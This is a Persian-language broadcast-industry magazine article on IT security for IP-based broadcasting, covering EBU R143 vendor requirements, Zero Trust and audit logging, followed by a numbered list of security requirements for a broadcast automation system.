دستیابی به بالاترین سطح توانایی برای حفظ عملکرد سیستم یکی از اهداف ITIL است. به عنوان مثال، یک مهندس IT نمی‌تواند بلافاصله دخالت کند و شروع به ارتقای یک سرور ترنسکدر کند. در عوض، یک سری بررسی‌ها مانند فرآیند کنترل تغییر انجام می‌شود تا اطمینان حاصل شود که سرور مورد استفاده قرار نمی‌گیرد. برای اطمینان از این‌که همه افراد درگیر از قطع برنامه ریزی شده، آگاه هستند، هر مرحله گردش کار، باید با مرجع امضاکننده مناسب، مستند شود.

۱-۱۱-۲.ایجاد نظم و پیش‌بینی‌پذیری

برودکسترهای سنتی که مدت‌هاست به مقابله با چالش‌های غیرمنتظره و اشکالات فنی عادت کرده‌اند، ممکن است تاکید روزافزون بر فرآیند و رویه را مزاحم بدانند. این افراد ممکن است مهارت‌های خود را با حل مسائل در نیمه شب یا با اطمینان از این‌که برنامه‌ها علی‌رغم موانع مختلف روی آنتن می‌ماند، تقویت کرده باشند. با این حال، همان‌طور که پیشرفت تکنولوژی و گردش کار ساده‌تر و قابل اعتمادتر می‌شود، تمرکز صنعت به تدریج از حل مشکل واکنشی به تعمیر و نگهداری فعال و تضمین نظم و پیش‌بینی تغییر می‌کند.

۲-۱۱-۲.متدولوژی‌های امن رایج

از آن‌جایی که بسیاری از برودکسترها از سخت‌افزار شخص ثالث و سرویس‌های تجمیع‌شده استفاده می‌کنند، EBU چک لیستی را در R143 گنجانده است که به آن‌ها امکان می‌دهد، بررسی کنند که، آیا فروشنده حداقل شرایط لازم برای عملکرد ایمن کالاهایشان را برآورده کرده است یا خیر. این نه تنها تجهیزات و نرم‌افزار ارائه شده را در بر می‌گیرد، بلکه روش‌هایی را که فروشندگان با در نظر گرفتن امنیت، کسب و کار خود را اداره می‌کنند نیز در بر می‌گیرد.

این موضوع به عنوان معیاری عمل می‌کند که فروشندگان می‌توانند در هنگام طراحی محصولات و خدمات خود به آن پایبند باشند، و به برودکسترها این ذهنیت را می‌دهد که ارائه‌دهندگان آن‌ها، امنیت را جدی گرفته‌اند و تمام تلاش خود را برای ایمن‌سازی هر چه بیش‌تر محصولات و خدمات خود انجام داده‌اند.

همانطور که برودکسترها به سفر IP خود ادامه می‌دهند، منصفانه است که بگوییم بسیاری از آن‌ها، و نه همه، انتظار دارند فروشندگان مدرکی مبنی بر انطباق با R143 ارائه دهند.

سند EBU R۱۴۳ به هشت بخش اصلی تقسیم می‌شود که به الزامات امنیتی فروشنده می‌پردازد: سیستم مدیریت امنیت اطلاعات فروشنده (ISMS)(VendorInformationSecurityManagementSystem)فروشنده)، امنیت عملیاتی (OS) (Operational Security)، توسعه امن (SD) (Secure Development)، مدیریت حادثه (IM) (Incident Management)، امنیت فیزیکی (Physical Se-curity) (PS)، امنیت ابری (CS) (Cloud Security)، تداوم کسب و کار (BC) (Business Continuity) و مدیریت زنجیره تامین (SM) (Supply Chain Management)

۳-۱۱-۲.انطباق کلی

چارچوب مرجع کلی برای انطباق R143 توسط فروشنده ISMS ارائه شده است. اظهارات فروشنده در مورد انطباق آن‌ها، شامل رویه‌های امنیتی سازمانی و برنامه‌های حسابرسی ایجاد شده است. این طرح، حاوی اطلاعات تماس مدیر ارشد امنیت اطلاعات (CISO) (Chief Information Security Officer) است که مسئولیت اجرای امنیت در شرکت را بر عهده دارد.

مولفه‌های فنی تست نفوذ و آسیب‌پذیری در امنیت عملیات مورد توجه قرار می‌گیرد. فروشندگان باید در انجام این آزمایش ابتکار عمل را به خرج دهند زیرا، به ویژه در مواردی که مربوط به امنیت است، ترجیح داده می‌شود که بتوان با راه‌حلی به برودکسترها نزدیک شد تا این‌که آن‌ها با فروشندگانی که مشکل دارند، تماس بگیرند.

رویه‌های طراحی و آزمایش یک فروشنده، باید بر اساس رویه مدیریت آسیب‌پذیری باشد. که شامل تمام سیستم‌ها و اجزای شخص ثالثی می‌شود که فروشنده علاوه بر نرم‌افزار خود، از آن‌ها استفاده می‌کند. به عنوان مثال، فروشنده‌ای که نرم‌افزاری را برای یک سیستم عامل مبتنی بر لینوکس توسعه می‌دهد، به طور معمول بر بولتن‌های امنیتی نظارت می‌کند و اقدامات مناسب را انجام می‌دهد. هر سیستم و مولفه شخص ثالث باید این روش را طی کند.

۴-۱۱-۲.امنیت به روز رسانی کد

R143 نحوه به‌روزرسانی نرم‌افزار توسط فروشندگان را به تنهایی یا در سیستم‌ها و محل‌های مشتریانشان پوشش می‌دهد. ارسال یک لینک به کد رمزگذاری نشده در یک وب سایت یا سرور FTP کاملا غیرقابل قبول است، زیرا حملات مرد میانی می‌تواند به راحتی کد را به خطر بیندازد. طبق R143، کد باید هش شود، از طریق پروتکل‌های امن ارائه شود، روی کلیدهای USB رمزگذاری شده ارسال شود و با مقدار هش آن تایید شود.

هنگامی که تیم‌های نرم افزاری، روی توسعه کد منبع خود کار می‌کنند، فروشندگان نیز نیاز به حفظ امنیت خود دارند. مخازن نرم‌افزار به این امر کمک می‌کنند، اما ارائه دهندگان باید تایید کنند که هیچ کد خطرناکی توسط اشخاص ثالث درج نشده است.

شکل ۱-۲۱- پخش کنندگان باید سیستم‌هایی را ایجاد کنند که به طور مداوم یک دوره پیشگیری، تشخیص، واکنش و تجزیه و تحلیل موشکافانه قانونی را دنبال کنند تا سیستم‌ها را تا حد امکان ایمن نگه دارند تا امنیت در تمام زیرساخت‌های رسانه IP حفظ شود.

هدف از مدیریت واکنش به حادثه، که شامل اطلاعات تماس مشتریان و فروشندگانی است که مسئولیت اجرای فرآیندها را بر عهده دارند، ارائه یک اقدام آزمایش شده و واقعی، در صورت آشکار شدن آسیب‌پذیری یا نقض امنیتی فروشنده است. مزیت مهم این است که مسیرهای حسابرسی را می‌توان در زمان بعدی به صورت قانونی بررسی کرد.

۵-۱۱-۲.ملاحظات سیستم

کنترل فیزیکی شامل محافظت از دستگاه‌ها در برابر دسترسی ناخواسته، از جمله دسترسی ساختمان و مرکز داده و همچنین کد است. از آن‌جایی که هر چیزی که می‌تواند بر امنیت سیستم های حیاتی تاثیر بگذارد در نظر گرفته می شود، R143 شامل اقدامات ایمنی واکنشی و سیستم‌های تشخیص نفوذ نیز می‌شود.

اگرچه امنیت ابری در EBU R146 گنجانده شده است، اما R143 شامل در نظر گرفتن خدمات ابری در فهرست بررسی انطباق و جدا نگه داشتن داده‌های مشتری از سایر مشتریان، در سرویس‌های چند اجاره‌ای (Multi-tenanted services) است. واضح است که اگر یک مشتری به داده‌های دیگری دسترسی داشته باشد، این امر به طور بالقوه باعث نقض جدی می‌شود.

تداوم کسب و کار و مدیریت زنجیره تامین ممکن است در نوآوری فنی نباشد، اما بازیابی فاجعه، مولفه کلیدی سیستم‌های امن را تشکیل می‌دهد. باز هم، امنیت فقط حفاظت از دسترسی به داده‌ها نیست، بلکه حفاظت از یکپارچگی داده‌ها در برابر از دست رفتن است. چک لیست R143 اطمینان حاصل می‌کند که این جنبه‌ها پوشش داده شده است.

۶-۱۱-۲.حفظ امنیت

اسناد، احراز هویت و مجوز، رمزگذاری، پیکربندی پایه، پیکربندی شبکه و امنیت برنامه همگی بیش‌تر در R143 مورد بحث قرار گرفته‌اند، که تضمین می‌کند، وقتی برودکستر سیستم را تحویل می‌گیرد، از وضعیت قابل تنظیم آن آگاه است. به عنوان مثال، گذرواژه‌های کاربر خاص و امتیازات حساب، یا این‌که پورت‌های HTTP فعال هستند یا نه، پورت‌های SSH باز هستند یا نه. توانایی درک ریسک و پیکربندی اضافی که نرم‌افزار یا دستگاه به آن نیاز دارد، برای تیم‌های IT بسیار مهم است.


از آن‌جایی که برودکسترها بیش‌تر و بیش‌تر به یکپارچه‌سازی شخص ثالث وابسته هستند، بسیار مهم است که امنیت در اوایل یک پروژه در نظر گرفته شود و به‌روز نگه داشته شود، به جای این‌که در آخرین لحظه به پروژه اضافه شود و فقط تمرینی برای تیک زدن آیتم‌های امنیتی شود. چه شرکت فروشنده باشد چه برودکست، امنیت باید از بالا به پایین باشد. EBU R143 ساختار سازمانی مورد نیاز برای کمک به حفاظت از دارایی‌های رسانه‌ای ارزشمند را ارائه می‌دهد.

۱۲-۲. Zero Trust به ایمنی سیستم‌ها و رسانه‌ها برای طراحان، توسعه دهندگان و مصرف کنندگان کمک می‌کند. امنیت IP یک روش فکری است نه صرفا یک چالش فنی.

امنیت Zero Trust جایگزین مفهوم قدیمی امنیت محیطی می‌شود زیرا کاربرانی که از خانه کار می‌کنند دیگر محدود به مفهوم مکان فیزیکی نیستند و زیرساخت‌ها به طور فزاینده‌ای، رویکرد ترکیبی ابری را اتخاذ می‌کنند.

رویکرد مرسوم برای حفظ امنیت زیرساخت فناوری اطلاعات از طریق روش‌های محیطی است. آنها را به عنوان یک قلعه بزرگ و مستحکم متعلق به قرون وسطی تصور کنید که با دیوارهای بلند و دروازه‌ای مشرف به یک خندق برای جلوگیری از نفوذ متجاوزان کامل شده است. این موضوع، منجر به دو فرض اساسی می‌شود: هر کاربری که در شبکه شرکت احراز هویت کرده است، ایمن است و دوم، کاربر پس از احراز هویت، مسئولانه رفتار می‌کند.

در محیط تجاری تحت نظارت دقیق، این مفروضات معمولا پذیرفته می‌شوند. اما از آنجاییکه که افراد بیشتری از راه دور یا از خانه کار می‌کنند، کارفرمایان، کارمندان را تشویق می‌کنند تا از دستگاه‌های خود استفاده کنند و رایانش ابری ترکیبی به استاندارد تبدیل می‌شود، و این فرضیات زیر سوال می‌روند.



شکل ۱-۲۲- تکنیک‌های مرسوم دفاع محیطی این فرض را ایجاد می کند که نقاط دسترسی را می توان به طور ایمن شناسایی و محافظت کرد. با انتقال به جامعه‌ای مرتبط با کارگران خانگی، سیاست های BYOD (دستگاه خود را بیاورید) و محاسبات ابری ترکیبی، ساز و کارهای های Zero Trust ضروری هستند.

۱-۱۲-۲.فرضیات سوال

سه اصل اساسی راهبرد امنیت Zero Trust (هرگز اعتماد نکنید، همیشه تایید کنید، حداقل امتیاز را اجرا کنید، و فرض نقض امنیتی را در نظر بگیرید) به این نگرانی‌ها می‌پردازد.

درک این نکته ضروری است که Zero Trust، یک برنامه نرم‌افزاری واحد یا یک دستورالعمل مدیریتی نیست؛ بلکه یک راهبرد جامع است که همه افراد در یک سازمان و همچنین فناوری را درگیر می‌کند.

اکثر مهندسانی که در یک مرکز برودکست کار می‌کنند به طور کلی با ایده «هرگز اعتماد نکنید و همیشه تایید کنید» آشنا هستند، بنابراین برای آن‌ها مسئله جدیدی نیست. اما فرآیندهای فناوری اطلاعات باید طوری تغییر کنند که هر شخص و ابزاری که به شبکه مرتبط است به عنوان یک هدف احتمالی برای نفوذ یا نقص امنیتی در نظر گرفته شود.

۲-۱۲-۲.آینده‌نگری

این نوع تفکرات، تمایل به نفوذ در اکوسیستم امنیتی دارند، بنابراین نیاز به حضور افراد خاصی است (کسی که همه را به عنوان یک تهدید بالقوه می‌بیند) که آنها را شناسایی کرده و توجه را به آن‌ها جلب کند. با این حال، اگر همه تصور کنند که هر فردی، یک تهدید است، جامعه به سرعت در هرج و مرج فرو می‌رود. با آینده‌نگری، می‌توانیم به طور موثر امنیت رایانه‌ای با Zero Trust را بدون تاثیر منفی بر جامعه پیاده‌سازی کنیم.

یک کاربر، معمولا هنگام اتصال به شبکه، توسط سیستم احراز هویت مرکزی تایید می‌شود، اما با روش دیوار محیطی (perimeter wall)، دسترسی نسبتا نامحدودی به اکثر سرورها و فرآیندها خواهد داشت. با این حال، با استفاده از رویکردهای Zero Trust، می‌توانیم این را بهتر کنیم. به عنوان مثال، برای اطمینان از این‌که آن‌ها قربانی یک حمله مرد میانی نخواهند شد، کاربر باید شبکه‌ای را که به آن وارد می‌شود، تایید کند. سپس سیستم مدیریت مرکزی می‌تواند هر زمان که کاربر به شبکه، سرور یا رویه‌ای دسترسی پیدا می‌کند، آن‌ها را یک بار دیگر تایید کند.

اگرچه به نظر برسد کار زیادی انجام می‌شود، اما این‌طور است. کاربران می‌توانند بدون نیاز به ورود به سیستم در هر تقاطع با استفاده از گواهی‌های امن و توکن‌های احراز هویت، در شبکه حرکت کنند. با این حال، بسیار مهم است که هر نقطه دسترسی شبکه، سرور و فرآیند به طور مداوم گواهینامه‌های امنیتی و توکن‌های احراز هویت را تایید می‌کند و معماری را ایمن نگه می‌دارد.

تفکر Zero-trust در این‌جا شروع به نشان دادن خود می‌کند زیرا زیرساخت برودکستر، که از سرورها، فرآیندها و شبکه‌های جداگانه تشکیل شده است، باید با اقدامات امنیتی مانند گواهینامه یا گواهی‌های احراز هویت نصب شود. در صورتی که یک برنامه کاربردی با یکی از این تکنیک‌های ایمن اعتبارسنجی نشود، بخش‌های فناوری اطلاعات باید از نصب آن خودداری کنند.

اصل حداقل امتیاز بیان می‌کند که کاربران فقط باید در مواقعی که برای نقش‌شان ضروری است، دسترسی خواندن، نوشتن و اجرا داشته باشند. دادن دسترسی به هر مهندس توسعه‌دهنده نرم‌افزار برای هر پروژه موجود در مخزن نرم‌افزار یک فرآیند بسیار ساده‌ای است. با این حال، این موضوع می‌تواند منجر به مشکلات امنیتی جدی شود، به ویژه اگر کاربران عصبانی وجود داشته باشند یا اطلاعات ورود به سیستم کاربر به خطر بیفتد. در این مثال، تنها چیزی که یک مهندس توسعه‌دهنده نرم‌افزار باید به آن دسترسی داشته باشد، پروژه‌های خاصی است که روی آن‌ها کار می‌کند.

۳-۱۲-۲.نگهداری Log ها

هر زمان که به کاربران اجازه دسترسی به هر شبکه، سرور، ذخیره‌سازی یا فرآیند داده شود، باید یک روش حسابرسی قانونی با ارزیابی‌های دوره‌ای در نظر گرفته شود. برای اطمینان از این‌که کاربران با امتیازاتی که نیاز ندارند باقی نمی‌مانند، پایگاه داده‌ای از همه کاربران و حقوق دسترسی آن‌ها باید به طور منظم نگهداری و بررسی شود.

اگرچه به نظر نمی‌رسد که رویه‌ای که قبلا در دیدگاه‌های پخش در مورد امنیت وجود داشت، وجود ندارد، منطقی است که ادعا کنیم که وجود دارد. با این حال، این رویه‌ها نه تنها از زمان حال محافظت می‌کنند، بلکه به متخصصان فناوری اطلاعات این فرصت را می‌دهند که در صورت وقوع نقض‌های امنیتی، که برای یادگیری از خطاها بسیار مهم است، به صورت قانونی به بررسی تخلفات امنیتی بپردازند.

طراحی سیستم با فرض یک نقض امنیتی بیش‌تر بهبود می یابد. به عنوان مثال، اگر سیستم ذخیره‌سازی به خطر بیفتد، باید به این فکر کنیم که چه اتفاقی برای همه دارایی‌های ارزشمند رسانه‌ای می‌افتد. آیا باید آلارم‌هایی در اطراف آن‌ها نصب شود تا هر بار که کاربر وارد این قسمت می‌شود اعلان ارسال شود؟ روش دیگر، یک ویروس رمزگذاری چه اثراتی ممکن است بر روی داده‌های ذخیره شده و شرکت به عنوان یک مجموعه کل داشته باشد، با فرض این‌که بتواند حمله‌ای را انجام دهد؟

این نوع تفکر ممکن است به نظر برسد که ما در معرض خطر افتادن از یک سوراخ خرگوش عمیق و پیچ در پیچ هستیم، اما آنچه ما در واقع انجام داده‌ایم مدیریت عملی ریسک علاوه بر پیشگیری است. اگر با این فرض عمل کنیم که هک یا رخنه‌ای رخ خواهد داد، می‌توانیم ریسک و تاثیر تجاری را با دقت بیش‌تری ارزیابی کنیم.

امنیت و مدیریت ریسک بهتر با رویکردهای Zero-trust به دست می‌آیند که فراتر از رویه‌ها یا نرم‌افزارهای جدید هستند. با این حال، استفاده از پتانسیل کامل آن مستلزم این است که بتواند تجزیه و تحلیل موشکافانه قانونی را از طریق ورود به سیستم و نظارت در صورت وقوع نقض ارائه دهد؛ که ما باید فرض کنیم که رخ خواهد داد.

۱۳-۲.نتیجه‌گیری

از لحاظ تاریخی، تجهیزات برودکست بسیار پرهزینه و چالش برانگیز بوده است. با توجه به موانع فنی و مالی ذکر شده، این امر به طور ناخواسته منجر به ایجاد یک اکوسیستم بسیار امن شده است. اما

با انتقال به زیرساخت‌های IP، مزایای انعطاف‌پذیری، مقیاس‌پذیری و تاب‌آوری آسیب‌پذیری را به میزان قابل توجهی افزایش داده است.

از آنجاییکه که IP از طریق مودم‌های تلفن قابل دسترس است، مجرمان سایبری زیرساخت‌ها را هک می‌کنند. به جرات می‌توان گفت که هکرها در دسترسی غیرمجاز به زیرساخت‌های رایانه‌ای تخصص و تجربه بیش‌تری نسبت به آنچه ما فکر می‌کنیم دارند، زیرا کل ادارات دولتی در سراسر جهان برای جلوگیری از آن‌ها متعهد شده‌اند. علاوه بر این، کسانی که مایل به انتشار پیام‌های سیاسی هستند، اغلب به عنوان هدف نخبگان در نظر گرفته می‌شوند.

مهندسان برودکست مدرن با چالش‌های قابل توجهی در پیاده‌سازی سیستم‌های IP کارآمد و قابل اعتماد روبه‌رو هستند. IP هرگز برای انتقال حجم بزرگی از رسانه‌های پیوسته (continuous media) در شبکه‌ها طراحی نشده بود. با توجه به پایه‌های همزمان ویدئو و صدا، این فرمت‌ها خواسته‌های منحصر به فردی را برای شبکه‌های IP ایجاد می‌کند و بسیاری را ترغیب می‌کند تا راه‌های نوآورانه‌ای برای توزیع رسانه‌های شبکه‌ای بیابند.

خبر خوب این است که بر خلاف تصور عمومی، امنیت یک بار سنگین دلهره‌آور نیست. اتخاذ رویه‌ها، نگرش‌ها و سیاست های کاری مناسب، تاثیر قابل توجهی بر امنیت یک مرکز برودکست خواهد داشت. با این حال، افزودن امنیت به عنوان ملاحظات لحظه آخری یا گفتن «بعدا آن را بررسی خواهیم کرد» بی‌اثر است. در عوض، امنیت شبکه و زیرساخت باید از ابتدای نصب در نظر گرفته شود.

از همان ابتدا، هر سرور، دستگاه ذخیره‌سازی، سوئیچ و مسیریاب باید امنیت خود را بررسی کند. برای ارزیابی آسیب‌پذیری‌های هر برنامه نرم‌افزاری و اجزای سیستم، ممیزی امنیتی باید بخشی از فرآیند تدارکات باشد. برای جلوگیری از تهیه دستگاه‌های دارای عملیات غیرمجاز، حتی منشأ اجزای جایگزین باید به دقت بررسی شود. از آنجاییکه که درایوهای دیسک اغلب دارای میکروکد هستند، حتی یک هکر تازه کار نیز می‌تواند به راحتی با ویروس به درایو نفوذ کند و دسترسی به داده‌ها را به خطر بیندازد.

انسان‌ها اغلب ضعیف‌ترین حلقه در هر سیستم امنیتی هستند، نه لزوماً از طریق اقدامات مخرب، بلکه به این دلیل که همه ما اشتباه می‌کنیم، بنابراین فلسفه اساسی هر زیرساخت امن باید شامل پیش‌بینی خطای انسانی باشد.حتی برای مجرب ترین متخصص IT هم ممکن است خطا اتفاق بیفتد. همچنین، اشتباه مصرف کنندگان نباید تعجب‌آور باشد. سیاست‌های کسب و کار در افزایش امنیت بسیار مهم هستند، زیرا کاربرانی که تشخیص می‌دهند به‌طور ناخواسته زیرساخت برودکست را به خطر انداخته‌اند، آن‌ها به جای مجازات به خاطر حماقت ظاهری‌شان، باید به خاطر مسئولیت‌پذیری مورد تشویق قرار گیرند و پشتیبانی و آموزش‌های لازم به آن‌ها ارائه شود. هر سطح از امکانات برودکست تحت پوشش امنیتی است که از مدیران ارشد آن شروع می‌شود.

یکی از موثرترین ابزارهای موجود در اختیار مهندسان برودکست، استفاده از ابزارهای log گیری است. نه صرفا برای رفع مشکلی که پیش می‌آید، بلکه برای درک دلیل رخنه و مهم‌تر از آن، جلوگیری از وقوع آن در آینده است.

امنیت سایبری برای همه یک چالش است، نه فقط یک بازی تیک زدن (در چک لیست‌ها) یا چیزی برای دیگران. همه ما به یک اندازه مسئول اطمینان از ایمنی تاسیسات برودکست هستیم و باید نقشی در این مسئولیت ایفا کنیم.

منابع

1. IT Security in Broadcast Environments, Jay Bergman, Jan 2022 , available at https://cdn.mos.cms.futurecdn.net/bjbstGoV8LwwtpWMib3Dv6/IT%20Security%20in%20Broadcast%20-%20Jay%20Bergman%20(1).pdf
2. IP Security For Broadcasters, Tony Orme, October 2022 , available at https://www.thebroadcastbridge.com/content/entry/18964/ip-security-for-broadcasters-the-book

ملاحظات امنیتی سامانه اتوماسیون جامع صدا و تصویر

تهیه و تنظیم: حسین خرمی (امور امنیت فناوری اطلاعات و عملیات)

مقدمه

تعیین چارچوب امنیتی برای سامانه‌ای مانند اتوماسیون صدا و تصویر که یک چرخه کامل و مهم و ساخت و انتشار محتوا به شمار می رود، مستلزم ارائه ویژگی‌های سیاست‌های امنیتی مناسب است که به شرح زیر هستند:

۱- امکان پیاده سازی عملی آن به کمک روش‌های متعددی نظیر رویه‌های مدیریتی، وجود داشته باشد.

۲- امکان تقویت آن توسط ابزارهای امنیتی و یا دستورات مدیریتی در مواردی که پیشگیری واقعی از لحاظ فنی امکان پذیر نیست، وجود داشته باشد.

۳- محدوده مسئولیت کاربران، مدیران شبکه و مدیران عملیاتی بصورت شفاف مشخص شود.

۴- پس از استقرار، قابلیت برقراری ارتباط با منابع متفاوت و جدید را دارا باشد.

۵- دارای انعطاف لازم به منظور برخورد با تغییرات در شبکه باشد. یعنی در صورتی که نیاز به تغییرات در شبکه وجود داشته باشد نیازی به تغییر سیاست امنیتی نباشد.

بطور کلی سامانه‌های این‌چنینی از سه بخش اصلی تشکیل شده‌اند که می‌بایست امنیت هر یک هم به صورت جداگانه و هم به عنوان یک سیستم لحاظ شود. این بخش‌ها شامل موارد زیر هستند:

۱- سیستم عامل

۲- نرم‌افزارهای رابط کاربر جهت کار با سامانه

۳- مجموعه تجهیزات سخت‌افزاری به ویژه ذخیره‌سازها که به عنوان محل نگهداری (موقت و آرشیو) محتواها کاربرد دارند.

تمهیدات کلی برای تامین امنیت سامانه اتوماسیون صدا:

۱- استفاده از آخرین نسخه سیستم عامل بر روی مجموعه دیوایس‌های سامانه (شامل: سرویس دهنده (Server)، سرویس گیرنده (Client)، سوئیچ (Switch)، روتر (Router)، فایروال (Firewall) و ...)

۲- استفاده از آخرین نسخه به‌هنگام شده نرم‌افزارهای کاربردی در اتوماسیون.

۳- عدم استفاده از نسخه‌های قفل شکسته (Cracked)

۴- امکان بهره بردن از نسخه‌های ارتقاء یافته برنامه‌های واسط کاربری.

۵- فراهم بودن امکان بروزرسانی سیستم عامل و نرم‌افزارهای کاربردی شامل دریافت انواع: Hotfix، Service Pack، Patch و ... به صورت Offline بعد از تست و اطمینان از صحت عملکرد.

۶- کسب اطمینان از به حداقل رساندن بکارگیری اپ‌ها (Application) یا افزونه‌هایی (Plugin or Add-on) نظیر Adobe Flash Player، IIS(Internet Information Services)، ActiveX Control که دارای آسیب‌پذیری‌های بحرانی شناخته شده و ذاتی می‌باشند.

۷-با توجه به ضرورت‌های موجود، امکان سرویس‌دهی بر روی سیستم‌هایی که مجهز به نرم‌افزارهای آنتی‌ویروس داخلی و خارجی است را داشته باشد.

۸-عملکرد اتوماسیون نباید در تضاد با سیاست‌ها، روال‌ها و رویه‌های در نظر گرفته شده از طریق آنتی‌ویروس نصب شده بر روی سیستم‌های میزبان باشد.

۹- امکان بروزرسانی هر نوع آنتی‌ویروس، فایروال و وف نرم‌افزاری (هم سیستم عامل، هم نسخه پلتفرم و هم Signature) بدون اختلال در روند جاری اتوماسیون فراهم باشد.

۱۰-امکان اجرای هرگونه برنامه، زیربرنامه، Shell، Batch File، Script و ... از منابع ناشناس در کل سامانه فعال نباشد.

۱۱- امکان اجرای فرآیند تست نفوذ روی بخش‌های مختلف سامانه وجود داشته باشد.

۱۲- قابلیت شخصی‌سازی باید به نحوی اعمال شود که در تناقض با سیاست‌های امنیتی پیاده‌سازی شده نباشد.

۱۳- چرخه ارتباطات و تبادل داده بین زیر سیستم‌ها و اجزاء عملیاتی اتوماسیون تحت مدیریت یکپارچه یک ماژول امنیتی باشد.

۱۴- توانایی پشتیبانی از SSL Channel به منظور ایمن‌سازی انتقال اطلاعات فراهم شده بر بستر HTTPS را داشته باشد.

۱۵- بدون نیاز به ارتباط با هر شبکه عمومی یا اختصاصی توانایی انجام حداکثری قابلیت‌های اتوماسیون میسر باشد.

۱۶- فعالسازی ورود امن با قابلیت تشخیص هویت دو عامله صورت پذیرد.

۱۷- استفاده از پروتکل‌های امنیتی مانند SSL/TLS برای رمزگذاری ارتباطات رعایت شده باشد.

۱۸- الگوگذاری دیجیتال با استفاده از درج Watermark بصورت رمزگذاری شده بر روی محتوا انجام پذیر باشد.

۱۹- عکس العمل مناسب در برابر تلاش‌های ناموفق برای ورود به اتوماسیون پیش‌بینی شده باشد.

۲۰- امکان سیاست‌گذاری بر گذرواژه‌ها برای کاربران توسط مدیر سامانه مهیا باشد.

۲۱- قابلیت یکی شدن (Integrate) با سامانه‌های اتوماسیون‌های امنیتی مبتنی بر هوش تهدید را داشته باشد.

۲۲- دارا بودن سرویس لاگ یکپارچه جهت ثبت و ضبط کلیه وقایع اتوماسیون.

۲۳- امکان مدیریت ساده و در عین حال امن بر روی انواع ورودی‌های سامانه وجود داشته باشد.

۲۴- از تعبیه درگاه‌های بلااستفاده و نامطمئن بر روی اجزاء مختلف اتوماسیون پرهیز شود.

۲۵- رعایت الزامات قابلیت دسترسی بالا (HA: High Availability) با در نظر گرفتن افزونگی اجزاء در اتوماسیون لحاظ شده باشد.

۲۶- هماهنگی لازم با فرآیندهای زمان‌بندی شده‌ی پشتیبان‌گیری برقرار باشد.

۲۷- امکان کسب تاییدیه و گواهینامه‌های امنیتی از مراجع ذی‌صلاح مربوطه فراهم باشد.

۲۸- مفاد استاندارد ISA/IEC 62443 (امنیت سیستم‌های اتوماسیون) در فاز طراحی، توسعه و بهره‌برداری رعایت شود.

MOUJ

NO. 101 - Autumn 2023
IRIB DEPUTY OF MEDIA TECHNOLOGY AND DEVELOPMENT
QUARTERLY MAGAZINE